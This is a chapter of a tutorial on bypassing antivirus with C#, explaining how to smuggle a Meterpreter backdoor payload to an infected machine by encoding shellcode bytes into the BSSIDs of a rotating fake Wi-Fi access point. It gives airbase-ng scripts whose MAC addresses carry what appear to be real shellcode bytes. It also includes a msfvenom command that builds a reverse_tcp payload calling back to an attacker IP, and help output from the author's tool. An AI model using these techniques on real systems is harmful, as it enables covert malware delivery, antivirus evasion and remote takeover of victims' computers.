

## Transferring Backdoor Payload by Wireless Traffic (BSSID)

### Understanding this method :

Transferring Backdoor Payloads with BSSID by Wireless Traffic.

in this chapter I want to talk about Wireless Access Point and BSSID (MAC-Address AP).

We talked about ARP traffic and IPv4 traffic now we should talk about something like that via Wireless Traffic so this technique is something like ARP Technique .

So again we have Backdoor Payload without File-system encryption and without hardcoded Payload in File-system (only in memory) so again you can bypass all Anti-viruses by this method also we have Meterpreter Payload Transferring without Payloads Encryption over Network Traffic in this case Wireless Traffic (on Air).

In this case an attacker can perform this attack with Changing BSSID like (Loop changing) for fake AP , it means you can do this just by changing BSSID and Injecting your Backdoor Payload step by step to BSSID (MAC-Address for fake AP) and in client side Infected system (backdoor system) can Dump these Payload steps by Scanning Access Points MAC-Address (BSSID) on AIR without connecting to Fake AP by user-pass so Transferring Payloads will happen by Wifi Devices for example wlan (Wireless Traffic) without User-Password also in my scenario Meterpreter Session established by Ethernet Network (without Wifi/wireless Device) After dump the Payloads by scanning BSSID on AIR.

So you will see malware code or in this case Simple Backdoor code can use your WIFI Devices for Transferring/Dumping Payloads silently in this case Wlan and finally you have meterpreter session with Simple C# code.

In my scenario I used Wifi Device just for Transferring Payloads (Step 1) and dump these Payloads by scanning Wifi Device MAC-Address (BSSID) then my backdoor will make Meterpreter Session by eth0 or Ethernet Card for Establishing Meterpreter Session so in this phase (step 2) we use Network Traffic without WIFI device for establishing Meterpreter Session .

### What is Important Point for this method ?

important points is : malware or backdoor Payload injection to BSSID for Wifi Device and Transferring by Wireless Traffic is possible.

### Scanning injected Payloads to BSSIDs from Fake AP , Step by step :

for example we have this Payload for transferring : "fec8b00011ddc00945f1"

step 1: attacker system make one Fake Access-Point with name "Fake" and Mac-Address is 00:fe:c8:b0:00:11

- note : Mac-Address 00:fe:c8:b0:00:11 is our Injected Payload so our payload is "fec8b00011"
- this section of payload "fec8b00011ddc00945f1"

step 2: backdoor system Scanning Essid "Fake" and dumping BSSID for that

- note : your backdoor code should dump these section of BSSID or Mac-Address fe:c8:b0:00:11 ==> fec8b00011

step 3: attacker system make one Fake Access-Point with name "Fake" and Mac-Address 00:dd:c0:09:45:f1

- note: Mac-Address 00:dd:c0:09:45:f1 is our Injected Payload so our payload is "ddc00945f1"
- this section of payload "fec8b00011ddc00945f1"

step 4: backdoor system Scanning Essid "Fake" and dumping BSSID for that

- note : your backdoor code should dump these section of BSSID or Mac-Address dd:c0:09:45:f1 ==> ddc00945f1

after these 2 step (scanning) , you will have this payload *fec8b00011ddc00945f1* in infected system (backdoor system) now you can understand how this method worked so let me show you more information for these (step 1 and step 3) by Commands in the linux side. (time to make Fake AP by commands)

Optional commands : Changing TXPower for Wifi card before making Wlan0mon , these commands can help you for making better Fake AP signal so you can use this command manually if you want it.

```
ifconfig wlan0 down
iw reg set BO
ifconfig wlan0 up
iwconfig wlan0 txpower 30
```

Note : these commands before making Wlan0Mon by airon-ng should be used also these commands is optional (not required).

**making Monitor Mode for WLAN Card is important step for making Fake AP :**

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)

with this command "airmon-ng start wlan0" you can make "Wlan0Mon" (monitor mode) for your Wlan0.

step 1: attacker system make one Fake Access-Point with name "Fake" and Mac-Address 00:fe:c8:b0:00:11

- note : Mac-Address 00:fe:c8:b0:00:11 is our Injected Payload so our payload is "fec8b00011"

cmd 1-1: `airmon-ng start wlan0`

- note : making Wlan0Mon (monitor mode)

cmd 1-2: `airbase-ng -a 00:fe:c8:b0:00:11 -essid "Fake" -I 10 -0 wlan0mon`

- note : you need make this Fake AP for 15 sec so you can kill this command in (cmd 1-2) after 15 sec by killall command

cmd 1-3: `sleep 15`

cmd 1-4: `killall airbase-ng`

step 3: attacker system make one Fake Access-Point with name "Fake" and Mac-Address 00:dd:c0:09:45:f1

- note : Mac-Address 00:dd:c0:09:45:f1 is our Injected Payload so our payload is "ddc00945f1"

cmd 3-1: `airbase-ng -a 00:dd:c0:09:45:f1 -essid "Fake" -I 10 -0 wlan0mon`

- note : you need make this Fake AP for 15 sec so you can kill this command in (cmd 3-1) after 15 sec by killall command

cmd 3-2: `sleep 15`

cmd 3-3: `killall airbase-ng`

as you can see in these steps we should use these commands , but we have big problem with airbase-ng or maybe I had big problem with this nice command (airbase-ng)

## where is problem ?

Problem started from step (cmd 1-2) up to (cmd 1-3) after step (cmd 1-2) you can't stop this airbase-ng command , just with ctrl+c or Killing this Command you can stop it ... so my script always stop in step: (cmd 1-2) until i kill this process one time. so for resolve this problem my solution is using 2 bash script file for these steps :

- First bash script file is "Script1.sh" for these steps (cmd 1-2 and cmd 3-1)

note : you can add step (cmd 1-1) one time in first line of this bash script or do that manually one time. In this case I performed (cmd 1-1) manually one time .

- Second bash script is "Script2.sh" for these steps (cmd 1-3 & cmd 1-4 & cmd 3-2 & cmd 3-3)

so in this scenario we should first run bash script "Script1.sh" then immediately or after 2-3 sec we should run bash script "Script2.sh".

So we have something like these files

Script1.sh file :

```
#!/bin/bash
airbase-ng -a 00:fe:c8:b0:00:11 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:dd:c0:09:45:f1 --essid "Fake" -I 10 -0 wlan0mon ;
```

Script2.sh file:

```
#!/bin/bash
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
```

**Note:** you can use loop commands like ( for ) in bash script "Script2.sh" file .

**Note:** if you want to have Codes for Script1 and Script2 via single script you can use simple code like this but about this code we will talk in the next part of this chapter : "**Linux systems and DATA Transferring - Exfiltration via BSSID by Wireless Traffic - PART2**" so let me describe these codes in next part of this chapter .


```
function killairbase
```

```
{
  sleep 10 ;
  echo
  killall airbase-ng ;
}
```

```
killairbase | airbase-ng -a 00:fe:c8:b0:00:11 --essid $3 -I 10 -0 $4 | grep started
```

# Bypassing Anti Viruses by C#.NET Programming

As you can see in Picture A we have script1.sh file for injecting Meterpreter Payloads to BSSIDs.



```
script1.sh - Visual Studio Code
File Edit Selection View Go Help
Untitled-1 script1.sh x
1 #!/bin/bash
2 airbase-ng -a 00:ff:ff:ff:ff:ff --essid "Fake" -I 10 -0 wlan0mon ;
3 airbase-ng -a 00:fc:48:83:e4:f0 --essid "Fake" -I 10 -0 wlan0mon ;
4 airbase-ng -a 00:e8:cc:00:00:00 --essid "Fake" -I 10 -0 wlan0mon ;
5 airbase-ng -a 00:41:51:41:50:52 --essid "Fake" -I 10 -0 wlan0mon ;
6 airbase-ng -a 00:51:56:48:31:d2 --essid "Fake" -I 10 -0 wlan0mon ;
7 airbase-ng -a 00:65:48:8b:52:60 --essid "Fake" -I 10 -0 wlan0mon ;
8 airbase-ng -a 00:48:8b:52:18:48 --essid "Fake" -I 10 -0 wlan0mon ;
9 airbase-ng -a 00:8b:52:20:48:8b --essid "Fake" -I 10 -0 wlan0mon ;
10 airbase-ng -a 00:72:50:48:0f:b7 --essid "Fake" -I 10 -0 wlan0mon ;
11 airbase-ng -a 00:4a:4a:4d:31:c9 --essid "Fake" -I 10 -0 wlan0mon ;
12 airbase-ng -a 00:48:31:c0:ac:3c --essid "Fake" -I 10 -0 wlan0mon ;
13 airbase-ng -a 00:61:7c:02:2c:20 --essid "Fake" -I 10 -0 wlan0mon ;
14 airbase-ng -a 00:41:c1:c9:0d:41 --essid "Fake" -I 10 -0 wlan0mon ;
15 airbase-ng -a 00:01:c1:e2:ed:52 --essid "Fake" -I 10 -0 wlan0mon ;
16 airbase-ng -a 00:41:51:48:8b:52 --essid "Fake" -I 10 -0 wlan0mon ;
17 airbase-ng -a 00:20:8b:42:3c:48 --essid "Fake" -I 10 -0 wlan0mon ;
18 airbase-ng -a 00:01:d0:66:81:78 --essid "Fake" -I 10 -0 wlan0mon ;
19 airbase-ng -a 00:18:0b:02:0f:85 --essid "Fake" -I 10 -0 wlan0mon ;
20 airbase-ng -a 00:72:00:00:00:8b --essid "Fake" -I 10 -0 wlan0mon ;
21 airbase-ng -a 00:80:88:00:00:00 --essid "Fake" -I 10 -0 wlan0mon ;
22 airbase-ng -a 00:48:85:c0:74:67 --essid "Fake" -I 10 -0 wlan0mon ;
23 airbase-ng -a 00:48:01:d0:50:8b --essid "Fake" -I 10 -0 wlan0mon ;
24 airbase-ng -a 00:48:18:44:8b:40 --essid "Fake" -I 10 -0 wlan0mon ;
25 airbase-ng -a 00:20:49:01:d0:e3 --essid "Fake" -I 10 -0 wlan0mon ;
26 airbase-ng -a 00:56:48:ff:c9:41 --essid "Fake" -I 10 -0 wlan0mon ;
27 airbase-ng -a 00:8b:34:88:48:01 --essid "Fake" -I 10 -0 wlan0mon ;
28 airbase-ng -a 00:d6:4d:31:c9:48 --essid "Fake" -I 10 -0 wlan0mon ;
29 airbase-ng -a 00:31:c0:ac:41:c1 --essid "Fake" -I 10 -0 wlan0mon ;
30 airbase-ng -a 00:c9:0d:41:01:c1 --essid "Fake" -I 10 -0 wlan0mon ;
31 airbase-ng -a 00:38:e0:75:f1:4c --essid "Fake" -I 10 -0 wlan0mon ;
32 airbase-ng -a 00:03:4c:24:08:45 --essid "Fake" -I 10 -0 wlan0mon ;
```

**Picture A:**  
as you can see in picture A , from line 3 our Meterpreter Payload was started. In this case my Meterpreter Payload was 510 bytes so with airbase-ng command you can injecting 5 bytes of payload to BSSID for our Fake Access with name "Fake".

so we should have 102 lines for Injecting all payload by airbase-ng command to BSSID.

$102 * 5 = 510$  bytes

Note : each BSSID contains 5 bytes of payload.

BSSID = 00:fc:48:83:e4:f0

{5 bytes} ==> fc-48-83-e4-f0


In this case two BSSID Mac-Address should be added to this script1.sh file

as you can see in Picture A , my Script had in line 2 this MAC-Address 00:ff:ff:ff:ff:ff , this Mac-Address or BSSID is flag for Attack starting and Transferring Traffic to Infected system also you can see in picture B this file should be finished by this BSSID {00:ff:00:ff:00:ff}

BSSID Flag for Start = 00:ff:ff:ff:ff:ff

BSSID Flag for Finish = 00:ff:00:ff:00:ff


BSSID Injection Loop : changing BSSID (102 + 2) = 104 Times .



```
script1.sh
~/Desktop
airbase-ng -a 00:0d:04:41:5b:4b --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:89:f9:41:ba:02 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:d9:c8:5f:ff:d5 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:83:f8:00:7e:55 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:48:83:c4:20:5e --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:89:f6:6a:40:41 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:59:68:00:10:00 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:00:41:58:48:89 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:f2:48:31:c9:41 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:ba:58:a4:53:e5 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:ff:d5:48:89:c3 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:49:89:c7:4d:31 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:c9:49:89:f0:48 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:89:da:48:89:f9 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:41:ba:02:d9:c8 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:5f:ff:d5:83:f8 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:00:7d:28:58:41 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:57:59:68:00:40 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:00:00:41:58:6a --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:00:5a:41:ba:0b --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:2f:0f:30:ff:d5 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:57:59:41:ba:75 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:6e:4d:61:ff:d5 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:49:ff:ce:e9:3c --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:ff:ff:ff:48:01 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:c3:48:29:c6:48 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:85:f6:75:b4:41 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:ff:e7:58:6a:00 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:59:49:c7:c2:f0 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:b5:a2:56:ff:d5 --essid "Fake" -I 10 -0 wlan0mon ;
airbase-ng -a 00:ff:00:ff:00:ff --essid "Fake" -I 10 -0 wlan0mon ;
```

**Picture B:**

also you can see second script script2.sh file like Picture C , in this file you can use Loop command like (For) or you can make something like this Picture .



```
script2.sh
~/Desktop/Article pics
#!/bin/bash

sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
sleep 15 ;
killall airbase-ng ;
```

**Picture C:**

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 9 : Transferring Backdoor Payload by Wireless Traffic (BSSID)


in this file "script2.sh" you should killing airbase-ng for 104 times at least .

now I want to explain this method step by step by my Tool ( NativePayload\_BSSID.exe ) :

## Step by Step :

**step 0** : making Wlan0mon (Monitor mode) .

syntax : airon-ng start wlan0




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  
  
PID Name  
774 NetworkManager  
970 wpa_supplicant  
1458 dhclient  
  
PHY Interface Driver Chipset  
phy0 wlan0  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~#
```

**step 1** : you should make one payload for your backdoor with this command :

```
msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 -f c > payload.txt
```

**step 2** : in this step you should replace your payload from this format "\xfc\x48\x83\xe4" to "fc4883e4" in payload.txt file.  
you can use switch "help" for this tool for showing all syntax , like Picture 1:



```
C:\Windows\system32\cmd.exe  
D:\BSSID\NativePayload_BSSID\Demo>whoami  
pc7\ui  
D:\BSSID\NativePayload_BSSID\Demo>NativePayload_BSSID.exe help  
NativePayload_BSSID Tool Published by Danon Mohammadbagher  
Transferring Payload on AIR by BSSID and WIFI Traffic  
  
syntax 1 : Making Script.sh File for making Fake AP  
and injecting Payloads to AP MAC-Address by airbase-ng  
  
syntax 1 : NativePaylaod_BSSID.exe null "payload string"  
syntax 1 : NativePaylaod_BSSID.exe null "fc80f109ab0371fbcd100..."  
  
syntax 2 : NativePaylaod_BSSID.exe "Name for Access point OR essid"  
syntax 2 : NativePaylaod_BSSID.exe "fake"  
D:\BSSID\NativePayload_BSSID\Demo>
```

